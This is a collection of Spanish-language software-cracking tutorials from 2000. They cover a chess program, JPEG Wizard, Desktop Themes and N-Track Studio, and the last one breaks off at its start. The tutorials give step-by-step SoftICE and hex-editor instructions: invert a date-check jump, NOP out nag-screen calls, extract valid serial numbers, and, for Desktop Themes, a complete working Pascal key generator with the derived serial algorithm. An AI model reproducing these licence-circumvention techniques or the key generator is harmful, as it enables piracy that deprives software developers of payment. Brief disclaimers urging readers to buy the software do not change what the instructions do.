
```
:0041A4CE 56                      push esi
:0041A4CF 8BF1                    mov esi, ecx
:0041A4D1 57                      push edi
:0041A4D2 837E1C00                cmp dword ptr [esi+1C], 00000000
:0041A4D6 7405                    je 0041A4DD
:0041A4D8 6A01                    push 00000001
:0041A4DA 58                      pop eax
:0041A4DB EB34                    jmp 0041A511
```

Bueno, aqui el programa despues de una comparación con cero produce un salto, que en este caso si que vamos a invertir, apuntamos el offset en la barra abajo (1A4D6) y con tu editor hexadecimal favorito inviertes el salto cambiando el 7405 por 7505 con lo cual la instrucción pasa de ser je a jne (salta si no es equivalente).

Bien, el programa ya carga bien, sea cual sea la fecha pero sale una nag screen muy pesada al principio que nos invita a registrarnos y no solo eso, sino que cuenta los dias uno a uno con un considerable retraso que se hace muy pesado y si deseamos salir del programa nos sale otra nag recordandonos que nos registremos.

Vamos a quitar las nags.

Cargamos el Softice y esperamos a que salga la primera nag; vamos a poner un bpx cuando desaparezca la ventana y saber que función es llamada y asi poder desactivarla, esto se hace entrando en el softice (control + D) y tecleando HWND con lo cual nos sale el número de procesos que hay en ese momento en el ordenador, buscamos el del programa que estamos ejecutando y el correspondiente al botón continuar, llegados a este punto he de decir que yo he usado otro programa para hallar el handle y que es un programa que saque de la pagina web de Spanish reverse engenering y que se llama Win_id, solo hay que ejecutarla y poner el cursor soble el botón continuar y nos dice el handle, mucho más rapido y sencillo que con softice.



Aqui vemos el programa de fondo de ajedrez y el programa win identifier de Black Fenix en primer plano, despues de poner el cursor sobre continue, y vemos que en la parte de arriba del programa win identifier esta el Hwnd que es 0394 y que cambia en cada ordenador asi que no pongas el mio.

Bien sigamos, vamos al softice y ponemos Bmsg 0394 Wm_destroy (Softice saltará cuando se destruya esta ventana) damos a f5 y nos vamos a pulsar el botón continue, salta el softice y nos vamos de caza, despues de unos cuantos f12 llegamos a la sección de nuestro programa, algo asi como cp4.txt y alli vemos la dirección de memoria que ejecuta la orden de creación de la ventana algo asi como:

004252e8 834dfcff or dword ptr [ebp-4], ffffffff

Apuntamos la dirección y nos vamos al w32dasm, cargamos el programa y vamos a la dirección 004252e8:

```
:004252E3 E872C50000          Call 0043185A
:004252E8 834DFCFF            or dword ptr [ebp-04], FFFFFFFF
:004252EC 8D4D8C              lea ecx, dword ptr [ebp-74]
```

bien, el call de arriba es el que llama a la ventana de recordatorio, asi que nos situamos sobre el call y apuntamos el offset en la ventana de abajo (252E3), nos vamos al editor hexadecimal, yo uso el Hview y vamos a anular la llamada con nops asi que nos ponemos en la dirección y sustituimos E872C50000 por 9090909090, recuerda tantos bites quitas, tantos pones.

Ejecutamos el programa y ya entramos directamente en el programa.

Para quitar la segunada nag, la que apararece al salir,hacemos lo mismo, localizamos el handle sobre el botón exit, ponemos un bpx para saber cuando desaparece la ventana,nos situamos sobre el programa con f12 (unos cuantos), apuntamos la dirección de memoria, cargamos al W32dasm y vamos a esta dirección, nos situamos sobre el call anterior, apuntamos el offset y con un editor hexadecimal nopeamos la llamada, con lo cual el programa va de maravilla y podemos evaluarlo con toda la calma del mundo.

Además de parchear el ejecutable tambien puedes hacer un crack o un cargador con las muchas utilidades que hay aunque eso es otra historia.

Quiero dar las más encarecidas gracias a todas las personas que hacen que la informatica tenga un nuevo sentido en mi vida, el del apasionante mundo de la ingieneria inversa, porque sin su ayuda nuestro esfuerzo naufragaria una y otra vez contra la ignorancia, ellos son los dioses del ciberespacio y son las personas que con su desinteres hacen que merezca la pena estar delante del ordenador dos horas haciento este tuto; gracias a todas las paginas que nos enseñan a preguntarnos el porque de las cosas, a investigar, a descubrir y ser curiosos, a los ECD, la pagina de Karpoff,Reversed Minds, etc.....GRACIAS;GRACIAS;GRACIAS DE VERDAD.

SI USAS ESTE PROGRAMA PARA ALGO MÁS QUE PARA EVALUARLO,DEBES DE COMPRARLO, SI ALGUNA VEZ TE PONES A PROGRAMAR, SABRAS DE SOBRA A QUE ME REFIERO.

El ajedrez es la vida.

(Bobby Fischer).

La ingenieria inversa es lo más parecido que he encontrado al ajedrez.

(Mongui'00).

Karpoff Spanish Tutor

Programa:	JPEG WIZARD 1.3.0.4

PROTECCION:	Serial. Ejecutable comprimido		
Descripcion:	Programa para optimizar las imagenes en formato .jpeg		
Dificultad:	Principiante		
DOWNLOAD:	???????		
Herramientas:	SoftIce v3.25, Hview 6.16		
CRACKER:	Mongui	FECHA:	17/08/2000

INTRODUCCION

Este programa sirve para optimizar las fotografias en formato .jpeg, añadirles efectos, etc...nado de otro mundo, pero de lo que se trata es de aprender y compartir lo aprendido.

AL ATAKE

El ejecutable esta comprimido con el UPX, lo podemos descomprimir y desamblar, yo en su momento lo hice con Procdump (de 700 k a 2800 k el archivito) y lo desensamble con W32dasm (unos 20 minutos en un 500), pero despues de varias vueltas vi que no me era rentable atacarlo de esta manera, asi que use el Softice.
Cargamos softice, ejecutamos el programa y vamos a registro, introducimos un nombre y un serial cualquiera.

Ctrl+D y vamos al softice, ponemos los bpx más frecuentes pero no me salta asi que al final pruevo con bpx hmemcpy y este si que va.

Ya estamos de nuevo en el softice pulsamos de nuevo ctrl+d para que sigamos la pista al serial, si no lo hacemos asi, seguiriamos la pista al nombre (+Mongui he usado yo).

Ahora hay que ir a la parte del programa ya que si te fijas estas en la dll user32, para ello pulsamos F12 unas cuantas veces (7) y nos situamos en Jwizard!upx+00037E71, bien, ahora estamos en la zona de memoria en la que se esta ejecutando nuestro programa, ahora vamos a pulsar F10 unas cuantas veces (10 más o menos) hasta que llegamos a un call seguido de un salto que nos lleva fuera a la nag que nos dice que somos unos mentirosos, lo cual nos hace pensar que el salto despues del call lo hara en función de si el serial es el correcto o

no.

Bueno, a estas alturas alguno habrá pensado cambio el salto y listo, si vale, yo tambien lo hice como buen newbie que se precie y el programa nos acepta cualquier registro, pero despues de cerrar el programa no guarda los cambios y nos dice que seguimos sin registrar, asi que lo que vamos a hacer el entrar en la llamada anterior al salto haber que diantres hay y mirar a ver si tenemos un serial valido para nuestro original nombre.

Para entrar en el call 00404014 nos ponemos sobre el con F10 y con F8 entramos dentro y vemos lo siguiente:

(Nota: Esta imagen la saque de W32dasm despues de casi 20')

```
:00404014 53                    push ebx
:00404015 56                    push esi
:00404016 57                    push edi
:00404017 89C6                  mov esi, eax
:00404019 89D7                  mov edi, edx
:0040401B 39D0                  cmp eax, edx
:0040401D 0F848F000000          je 004040B2
:00404023 85F6                  test esi, esi
:00404025 7468                  je 0040408F
:00404027 85FF                  test edi, edi
:00404029 746B                  je 00404096
:0040402B 8B46FC                mov eax, dword ptr [esi-04]
:0040402E 8B57FC                mov edx, dword ptr [edi-04]
:00404031 29D0                  sub eax, edx
:00404033 7702                  ja 00404037
:00404035 01C2                  add edx, eax
```

Bueno, seguimos, que nadie se pierda por favor; con F10 vamos hasta mov esi,eax y ponemos D eax y aparece 114676563, otro F10 y nos ponemos sobre mov edi,edx, ponemos D edx y aparece nuestro serial falso, y despues viene una comparación, me parece que ya lo tenemos.

bc * para quitar los breakpoints y provamos el serial con nuestro nombre y funciona.

Agradecimientos: Muchisimas gracias a todas las personas que nos hacen ver la informatica desde otro punto de vista fascinante, otra fascinante faceta de este gran mundo.....en especial a los ECD y a la pagina de Karppof y a la de Reversed Minds.

(Mongui'00).

Karpoff Spanish Tutor

Programa:	Desktop Themes v1.89

PROTECCION:	**Pescar el Serial Number**		
Descripcion:	**Utilidad personalización del sistema**		
Dificultad:	**Principiante++**		
DOWNLOAD:	http://www.lss.com.au		
Herramientas:	**SoftICE v4.05 - Depurador**		
CRACKER:	**MeGaBiTe**	**FECHA:**	**22/08/2000**

INTRODUCCION

Toma de Contacto con El Programa:

Antes de empezar, deberemos como siempre recabar un poco de información a fin de saber exactamente lo que tenemos que hacer. En primer lugar ejecutamos el programa, y comprobamos que nos deja ejecutarlo en versión durante 30 días, después de lo cual nos lo deja en versión Lite, con algunas funciones desactivadas. Según el autor, para ambas versiones hay que registrar el programa. Nosotros lo haremos para la versión Stándard, totalmente funcional. Todo esto se consigue introduciendo un serial.

En realidad, no entiendo que quiere decir el programador con registrar las dos versiones, pero en fin, estos estúpidos e ineptos "creadores" hacen de sus bichitos inútiles aplicaciones cuando se les aplica la premisa de "comercial".

Dejémonos de Zarandajas y vayamos a por el Serial, que es lo que nos interesa.

AL ATAKE

Acerca de éste sistema de protección

La protección de éste programa consta de un Name y un Code que debemos introducir para que la pestaña 'Edit Theme' se active y nos permita editar los diferentes elementos de los Themes.

El ensayo

Bueno, lo primero que vamos a intentar es hacer break en el código del programa para ver qué nos encontramos por ahí dentro. Probaremos en primer lugar con las funciones API más comunes en éstos casos; éstas son 'getWindowTextA' y 'getDlgItemTextA'.

Vamos a activar SoftICE pulsando **Ctrl-D**; una vez en el interface de SoftICE ponemos un par de breakpoints en las funciones anteriormente mencionadas. Para éllo, escribimos: "**BPX getWindowTextA**", pulsamos Intro y de nuevo escribimos: "**BPX getDlgItemTextA**", e Intro. Pulsamos **F5** para regresar a la aplicación, una vez allí activamos la pestaña '**Edit Theme**' con lo cual podremos ver las edit box en las que introducir la información de usuario. En la edit box 'Name' yo he introducido '**MeGaBiTe**' y en la edit box 'Code' he introducido '**1193046**'. Ahora pulsamos el botón '**Ok**'.

SoftICE hará break al inicio de la función **getDlgItemTextA**; como no nos interesa tracear ésta función de librería, pulsamos **F11** para salir de la función e ir a la instrucción siguiente a la que realizó dicha llamada. Con éllo, ésto es lo que veremos:

```
0177:0040D056  CALL      EDI
0177:0040D058  PUSH      0043041C             >Aterrizamos aquí
0177:0040D05D  LEA       ECX,[EBP+FFFFFBD0]
0177:0040D063  CALL      00403875
0177:0040D068  CMP       [EBP-4C],BL
0177:0040D06B  JZ        0040D081
0177:0040D06D  LEA       EAX,[EBP-4C]
0177:0040D070  LEA       ECX,[EBP+FFFFFBD0]
0177:0040D076  PUSH      EAX
0177:0040D077  PUSH      00430600
0177:0040D07C  CALL      00403ED4
0177:0040D081  CMP       [EBP-24],BL
0177:0040D084  JZ        0040D09A
0177:0040D086  LEA       EAX,[EBP-24]
0177:0040D089  LEA       ECX,[EBP+FFFFFBD0]
0177:0040D08F  PUSH      EAX
0177:0040D090  PUSH      004305F8
0177:0040D095  CALL      00403ED4
0177:0040D09A  PUSH      DWORD PTR [EBP+0C]
0177:0040D09D  CALL      00405572            >Traceamos hasta aquí
0177:0040D0A2  TEST      EAX,EAX
0177:0040D0A4  POP       ECX
0177:0040D0A5  JZ        0040D22F
0177:0040D0AB  PUSH      28
0177:0040D0AD  CALL      00404B41
0177:0040D0B2  POP       ECX
0177:0040D0B3  PUSH      EAX
0177:0040D0B4  LEA       EAX,[EBP-022C]
0177:0040D0BA  PUSH      EAX
0177:0040D0BB  CALL      [KERNEL32!lstrcpy]
0177:0040D0C1  CMP       BYTE PTR [EBP-4C],54
```

Continuamos traceando todo éste código hasta que lleguemos a la instrucción 'CALL 00405572' en la posición '0040D09D'. Una vea hayamos llegado a ésa instrucción pulsamos F8 para tracear dentro de la función. Una vez dentro de la misma éste es el código con el que nos encontramos:

```
0177:0040556F  RET       0010
0177:00405572  PUSH      EBP                >Empezamos en ésta instrucción
0177:00405573  MOV       EBP,ESP
0177:00405575  SUB       ESP,00000274
0177:0040557B  MOV       EAX,[EBP+08]
0177:0040557E  AND       DWORD PTR [EBP-04],00
0177:00405582  PUSH      EBX
0177:00405583  PUSH      ESI
0177:00405584  AND       BYTE PTR [EAX+000009A0],00
0177:0040558B  LEA       ESI,[EAX+000009A0]
0177:00405591  MOV       EBX,0043041C
0177:00405596  PUSH      EDI
0177:00405597  PUSH      EBX
0177:00405598  LEA       ECX,[EBP-0274]
0177:0040559E  MOV       DWORD PTR [EBP-74],80000002
0177:004055A5  MOV       DWORD PTR [EBP-30],00000028
```

Bueno, seguimos traceando hasta que lleguemos ésta instrucción:

```
0177:004055FB  LEA       EAX,[EBP-2C]     >Pone nuestro Name en EAX
0177:004055FE  PUSH      004305F0
0177:00405603  PUSH      EAX
0177:00405604  CALL      00426C80
0177:00405609  POP       ECX
0177:0040560A  TEST      EAX,EAX
0177:0040560C  POP       ECX               >Esta instrucción es muy interesante
```

Como hemos anotado la instrucción 'LEA EAX,[EBP-2C]' pone en el registro EAX lo que hay en la posición de memoria apuntada por el registro EBP menos '2C', que es justamente nuestro Name. Ahora vamos a seguir traceando otro poco más hasta la intrucción 'POP ECX' que hemos comentado. Efectivamente, es muy interesante puesto que recupera de
la pila el valor '' y lo pone en el registro ECX. Si ahora, en la línea de comandos de SoftICE, escribimos "D ECX" y observamos la ventana Data de SoftICE veremos lo siguiente:

```
017F:004305F0 52 48 6F 6F 44 00 00 00-52 65 67 43 6F 64 65 00  RHooD...RegCode.
017F:00430600 52 65 67 4E 61 6D 65 00-25 54 68 65 6D 65 44 69  RegName.%ThemeDi
017F:00430610 72 25 44 54 4C 53 53 5F-50 56 54 5C 4C 6F 67 6F  r%DTLSS_PVT\Logo
017F:00430620 53 2E 73 79 73 00 00 00-25 54 68 65 6D 65 44 69  S.sys...%ThemeDi
017F:00430630 72 25 44 54 4C 53 53 5F-50 56 54 5C 4C 6F 67 6F  r%DTLSS_PVT\Logo
017F:00430640 57 2E 73 79 73 00 00 00-25 54 68 65 6D 65 44 69  W.sys...%ThemeDi
017F:00430650 72 25 44 54 4C 53 53 5F-50 56 54 5C 4C 6F 67 6F  r%DTLSS_PVT\Logo
017F:00430660 2E 73 79 73 00 00 00 00-4C 6F 67 6F 53 2E 69 6E  .sys....LogoS.in
017F:00430670 69 74 69 61 6C 00 00 00-25 57 69 6E 64 69 72 25  itial...%Windir%
```

¿"RHooD"? Suena como si fuera el nick de algún cracker. ¡Qué raro! Bueno, sigamos traceando un poco más y veamos qué ocurre. Bueno, pues rápidamente nos cruzamos con el siguiente código:

```
0177:00405613  LEA       EAX,[EBP-2C]
0177:00405616  PUSH      004305E8    >Manda un valor a la pila
0177:0040561B  PUSH      EAX         >Manda otro valor a la pila
0177:0040561C  CALL      00426C80    >Y hace algo
0177:00405621  POP       ECX
0177:00405622  TEST      EAX,EAX
0177:00405624  POP       ECX
0177:00405625  JZ        004059B4
0177:0040562B  LEA       EAX,[EBP-2C]
0177:0040562E  PUSH      004305DC
0177:00405633  PUSH      EAX
0177:00405634  CALL      00426C80
0177:00405639  POP       ECX
0177:0040563A  TEST      EAX,EAX
0177:0040563C  POP       ECX
0177:0040563D  JZ        004059B4
```

Bien. Analicemos las instrucciones que hemos comentado. La instrucción 'PUSH 004305E8' en la posición

'00405616' envía algo a la pila. Si en la línea de comandos de SoftICE escribimos "D 004305E8" veremos en la ventana Data lo siguiente:

```
017F:004305E8 72 6F 6D 65 6F 00 00 00-52 48 6F 6F 44 00 00 00  romeo...RHooD...
017F:004305F8 52 65 67 43 6F 64 65 00-52 65 67 4E 61 6D 65 00  RegCode.RegName.
017F:00430608 25 54 68 65 6D 65 44 69-72 25 44 54 4C 53 53 5F  %ThemeDir%DTLSS_
017F:00430618 50 56 54 5C 4C 6F 67 6F-53 2E 73 79 73 00 00 00  PVT\LogoS.sys...
017F:00430628 25 54 68 65 6D 65 44 69-72 25 44 54 4C 53 53 5F  %ThemeDir%DTLSS_
017F:00430638 50 56 54 5C 4C 6F 67 6F-57 2E 73 79 73 00 00 00  PVT\LogoW.sys...
017F:00430648 25 54 68 65 6D 65 44 69-72 25 44 54 4C 53 53 5F  %ThemeDir%DTLSS_
```

¡Vaya, vaya! "romeo" ... "RHooD". Esto ya se aclara. Tiene toda la pinta de que nos encontramos con una 'lista negra'. 'romeo' es un cracker famoso en la red. ¡A éste sí que lo conozco y he leído ensayos suyos! Lo que está haciendo el programa es comprobar si el Name que hemos introducido coincide con alguno de los de la 'lista negra'. ¡Con toda probabilidad en el registro EAX esté nuestro Name y lo envía a la pila como uno de los dos parámetro que se pasan a la función de la instrucción siguiente (el 'CALL 00426C80'). Efectivamente si escribimos en la línea de comando de SoftICE "D EAX" en la ventana Data veremos nuestro Name: "MeGaBiTe".

Podemos observar además que el código va leyendo valores de la 'lista negra' hacia atrás, es decir, de las posiciones de memoria más altas a las más bajas. Por lo tanto vamos a pulsar, dentro de SoftICE, la combinación de teclas **Alt-RePág** y veremos lo siguiente:

```
017F:00430408 2F 63 6F 6E 76 00 00 00-2F 69 6E 73 74 61 6C 6C  /conv.../install
017F:00430418 00 00 00 00 53 6F 66 74-77 61 72 65 5C 4C 65 66  ....Software\Lef
017F:00430428 74 20 53 69 64 65 20 53-6F 66 74 77 61 72 65 5C  t Side Software\
017F:00430438 44 65 73 6B 74 6F 70 20-54 68 65 6D 65 73 00 00  Desktop Themes..
017F:00430448 4C 61 6E 67 75 61 67 65-00 00 00 00 54 68 69 73  Language....This
017F:00430458 20 70 72 6F 67 72 61 6D-20 72 65 71 75 69 72 65   program require
017F:00430468 73 20 57 69 6E 64 6F 77-73 20 39 35 2F 4E 54 20  s Windows 95/NT
017F:00430478 34 2E 30 2E 00 00 00 00-46 6C 61 67 73 32 00 00  4.0.....Flags2..
017F:00430488 4C 69 73 65 20 4E 69 65-6C 73 65 6E 00 00 00 00  Lise Nielsen....
017F:00430498 44 69 61 6E 61 20 4B 65-6C 6C 65 72 00 00 00 00  Diana Keller....
017F:004304A8 45 6E 72 69 71 75 65 20-52 6F 73 61 72 69 6F 00  Enrique Rosario.
017F:004304B8 4E 61 74 65 20 50 61 63-6B 65 72 00 44 69 65 67  Nate Packer.Dieg
017F:004304C8 6F 20 4D 6F 6E 74 65 73-00 00 00 00 4B 65 6E 6E  o Montes....Kenn
017F:004304D8 65 74 68 20 42 6C 61 6E-73 65 74 74 65 00 00 00  eth Blansette...
017F:004304E8 43 6F 6D 70 61 71 20 43-4F 2E 00 00 53 54 61 52  Compaq CO...STaR
017F:004304F8 44 6F 47 47 00 00 00 00-57 69 6C 6C 69 61 6D 20  DoGG....William
017F:00430508 52 6F 67 65 72 73 00 00-4A 65 66 66 65 72 79 20  Rogers..Jeffery
017F:00430518 44 69 74 74 6F 00 00 00-42 6F 62 20 4A 6F 6E 65  Ditto...Bob Jone
017F:00430528 73 00 00 00 4C 6F 76 65-72 20 42 6F 79 00 00 00  s...Lover Boy...
017F:00430538 42 69 6C 6C 20 4D 61 79-65 72 00 00 54 69 6D 20  Bill Mayer..Tim
017F:00430548 52 6F 64 72 69 67 75 65-73 00 00 00 64 65 6C 6F  Rodrigues...delo
017F:00430558 6E 20 61 6C 61 69 6E 00-53 74 65 76 65 20 53 65  n alain.Steve Se
017F:00430568 6D 65 72 64 6A 69 61 6E-00 00 00 00 41 6C 62 65  merdjian....Albe
017F:00430578 72 74 6F 20 41 20 4A 75-6E 69 6F 72 00 00 00 00  rto A Junior....
017F:00430588 4A 6F 68 6E 20 46 6F 72-72 65 6C 6C 69 00 00 00  John Forrelli...
017F:00430598 52 69 63 61 72 64 6F 20-47 6F 75 76 65 61 20 4D  Ricardo Gouvea M
017F:004305A8 65 6E 64 6F 6E 63 61 00-44 65 62 72 61 20 43 2E  endonca.Debra C.
017F:004305B8 20 4D 61 79 6E 65 00 00-43 68 6F 6F 69 20 47 75   Mayne..Chooi Gu
017F:004305C8 61 6E 00 00 52 6F 6E 61-6C 64 20 4A 20 53 6F 75  an..Ronald J Sou
017F:004305D8 74 61 72 00 66 41 43 54-4F 52 20 27 39 38 00 00  tar.fACTOR '98..
```

¡Bueno, ya no hay duda! Nos encontramos, efectivamente con una 'lista negra'. El autor del software se ha dedicado a perder un poco de tiempo localizando Serial Numbers en la red (por cierto, hay un auténtico montón) y ha escrito el código necesario para que si introducimos un Name de los que circulan por ahí nos muestre el mensaje de error. Aunque también puede ser que nos muestre un mensaje de error en relacción con ésto que estamos hablando; la verdad es que no lo he comprobado. Además, si nos fijamos, durante toda ésta parte del código en la que se van cargando nombre de la 'lista negra' se llama constantemente a la misma función con nuestro Name en el registro EAX y con el Name que se está extrayendo de la 'lista negra' apuntado por el registro ECX; concretamente es un CALL a la posición de memoria '00426C80'.

Bueno, seguimos traceando con la tecla F10 hasta que lleguemos a la posición de memoria '0040588B'; en éste posición se inicia un bucle en el que se va recorriendo nuestro Name carácter a carácter. Lo que sigue es el código completo del bucle (antes de la primera instrucción, el registro ECX contendrá la longitud del Name

que hayamos introducido; en mi caso 8):

```
:0040588B 0FBE5405D4    movsx edx, byte ptr [ebp+eax-2C]    >Pone el primer carácter del
Name en
                                                            >el registro EDX
:00405890 8BF8          mov edi, eax                        >El registro EAX actúa como
contador,
                                                            >en el primer ciclo de bucle es
0;
                                                            >ésta instrucción mueve el
índice al
                                                            >registro EDI
:00405892 83E701        and edi, 00000001                   >AND lógico del registro EDI; si
el
                                                            >índice del contador en el
registro
                                                            >es par dará '0' como resultado;
si
                                                            >es non dará '1' como resultado
:00405895 47            inc edi                             >Incrementa EDI
:00405896 0FAFD7        imul edx, edi                       >Multiplica el carácter del Name
por
                                                            >EDI, que será '1' o '2'
:00405899 03D0          add edx, eax                        >Al resultado de la
multiplicación
                                                            >anterior, se le añade el
contador
:0040589B 0155FC        add dword ptr [ebp-04], edx         >Guarda el resultado en [EBP-04]
:0040589E 40            inc eax                             >Incrementa el contador
:0040589F 3BC1          cmp eax, ecx                        >¿Estamos al final del bucle?
:004058A1 72E8          jb 0040588B                         >Si no es así, repetir
```

Bueno, después de que se ejecute completamente éste bucle, tendremos un valor guardado en la posición de memoria '[EBP-04]'. En mi caso éste valor es '046E'. Veamos lo que sucede ahora con éste valor:

```
0177:004058A3  XOR       DWORD PTR [EBP-04],82644404        >Hace un XOR del valor guardado
en
                                                            >[EBP-04] con la constante
'82644404'
0177:004058AA  JGE       004058B4                           >
0177:004058AC  MOV       EAX,[EBP-04]                       >Mueve el resultado de XOR al
                                                            >registro EAX
0177:004058AF  NEG       EAX                                >Calcula el completo a dos de
EAX
0177:004058B1  MOV       [EBP-04],EAX                       >Y vuelve a guardar el resultado
en
                                                            >[EBP-04]
```

Seguimos traceando el programa con F10 y rápidamente llegamos a éste trozo de código; el más crítico:

```
0177:004058C6  SUB       DWORD PTR [EBP-04],00002B0D
0177:004058CD  LEA       EAX,[EBP-70]
0177:004058D0  PUSH      EAX
0177:004058D1  CALL      0041E795                           >Este CALL pone el Serial Number
que
                                                            >hemos introducido en el
registro EAX
0177:004058D6  CMP       [EBP-04],EAX                       >Y aquí se compara nuestro
Serial
                                                            >Number, falso, con el auténtico
que
                                                            >está guardado en [EBP-04]
```

Si observamos la ventana Registers veremos lo siguiente:

```
EAX=00123456   EBX=0043041C   ECX=00435432   EDX=000000D1   ESI=00684BE0
EDI=00000002   EBP=0066EE5C   ESP=0066EBD8   EIP=004058D6   o d I s z A p c
CS=0177   DS=017F   SS=017F   ES=017F   FS=12A7   GS=0000   SS:0066EE58=7D9BBF96
```

¿Puede ver el contenido del registro EAX? Es '123456' que es el valor hexadecimal del valor decimal '1193046'. Y en la última línea, a la derecha, veremos el contenido de la posición de memoria '[EBP-04]', que '7D9BBF96'. Vamos a ponerlo en claro: ésta instrucción lo que hace es compara el valor hexadecimal del Serial Number que hemos introducido con otro valor. Por lo tanto lo único que nos resta hacer es convertir ése valor a decimal, y tendremos el Serial Number necesario para registrar el programa con nuestro Name.

Por lo tanto, '7D9BBF96' hexadecimal, en decimal es '2107359126'. ¡Que es el Serial Number auténtico!

El parche

En realidad no necesitamos ningún parche. Con la información que poseemos podemos, perfectamente hacer un Key Generator.

¡Aquí está; un Key Generator! Por cierto, es el primero que hago. ¡Disculpen los errores si los hay; aunque creo que no! Una última cuestión: el Key Generator no comprueba si se ha introducido ningún valor como Name; ésto es así por que, aunque en Desktop Themes no introduzcamos un Name, si le proporcionamos el Code adecuado, se registra. ¡Un poco rarillo, pero así es.

```
*************************Cortar por
aquí*************************************************************
Program dtKG;

Uses Crt;

Var nombre      : String[20];
    i           : integer;
    x           : integer;
    serial      : longInt;

Begin
 ClrScr;TextColor(White);Write('Key Generator by ');
 TextColor(LightRed);Write('MeG');TextColor(Yellow);
 Write('aB');TextColor(LightRed);WriteLn('iTe');
 TextColor(15);writeln('Desktop Themes v1.89');WriteLn;
 TextColor(7);Write('Introduzca su nombre: ');
 TextColor(15);ReadLn(nombre);

 for i := 0 to length(nombre)-1 do
 begin

  x := i AND 1;
  x := x + 1;
  serial := serial+(x*ORD(nombre[i+1]));
  serial := serial+i;
 end;

 serial := serial XOR $82644404;
 serial := (not serial)+1;
 TextColor(7);
 write('Corresponde el Code:  ');
 TextColor(15);Write(serial);
 ReadKey
End.

*************************Cortar por
aquí*************************************************************
```

Final Notes

Me gustaría saludar a mis crackers favoritos y de los que más he aprendido. Son éstos:

Torn@do, The SandMan, BalckB, +Fravia, TNT!, ECD, Karpof, Wkt. Esto no quiere decir que no haya otros extraordinarios crackers.

NOTA: Si le gusta el programa, cómprelo. Los programadores pierden demasiado tiempo desarrollando su software como para que vengamos nosotros y no les compensemos por su trabajo. ¡No es justo!

Ensayo por: **MeGaBiTe**
Página creada: 06/05/2000

Karpoff Spanish Tutor

Programa:	**N-Track Studio v1.3.3**

PROTECCION:	**Name/Serial y limitación de tiempo (40 días).**		
Descripcion:	**Utilidad para la creación de música.**		
Dificultad:	**Principiante+**		
DOWNLOAD:	http://199.217.92.26/dnload/ntrack.exe		
Herramientas:	**Softice(ó TRW2000),W32dasm y un editor hexadecimal.**		
CRACKER:	**<KeKo>**	**FECHA:**	**22/8/2000**

INTRODUCCION

Hola colegas. Primero quiero decir que este es el primer tutorial que escribo, así que perdonadme si hay algún error. Llevo en esto sólo tres semanas, y como todo lo que sé (que es muy poco), lo he aprendido en tutoriales (sobre todo los del maestro Karpoff, que recomiendo), me he decidido a escribir uno por si puedo ayudar a alguien a dar sus primeros pasos.

He elegido este programa porque me ha dado bastante la lata y porque es algo más complicado que cambiar un par de saltos ;).

AL ATAKE

Bueno, supongo que sabeis cómo se preparan las cosas ¿no?: Primero cargais el Soft-Ice si no lo habeis hecho ya, y luego instalais el programa, haceis una copia del ejecutable (ntrack.exe) y abríis esa copia con el w32dasm y con el editor hexadecimal. Bien, todo listo para empezar :).

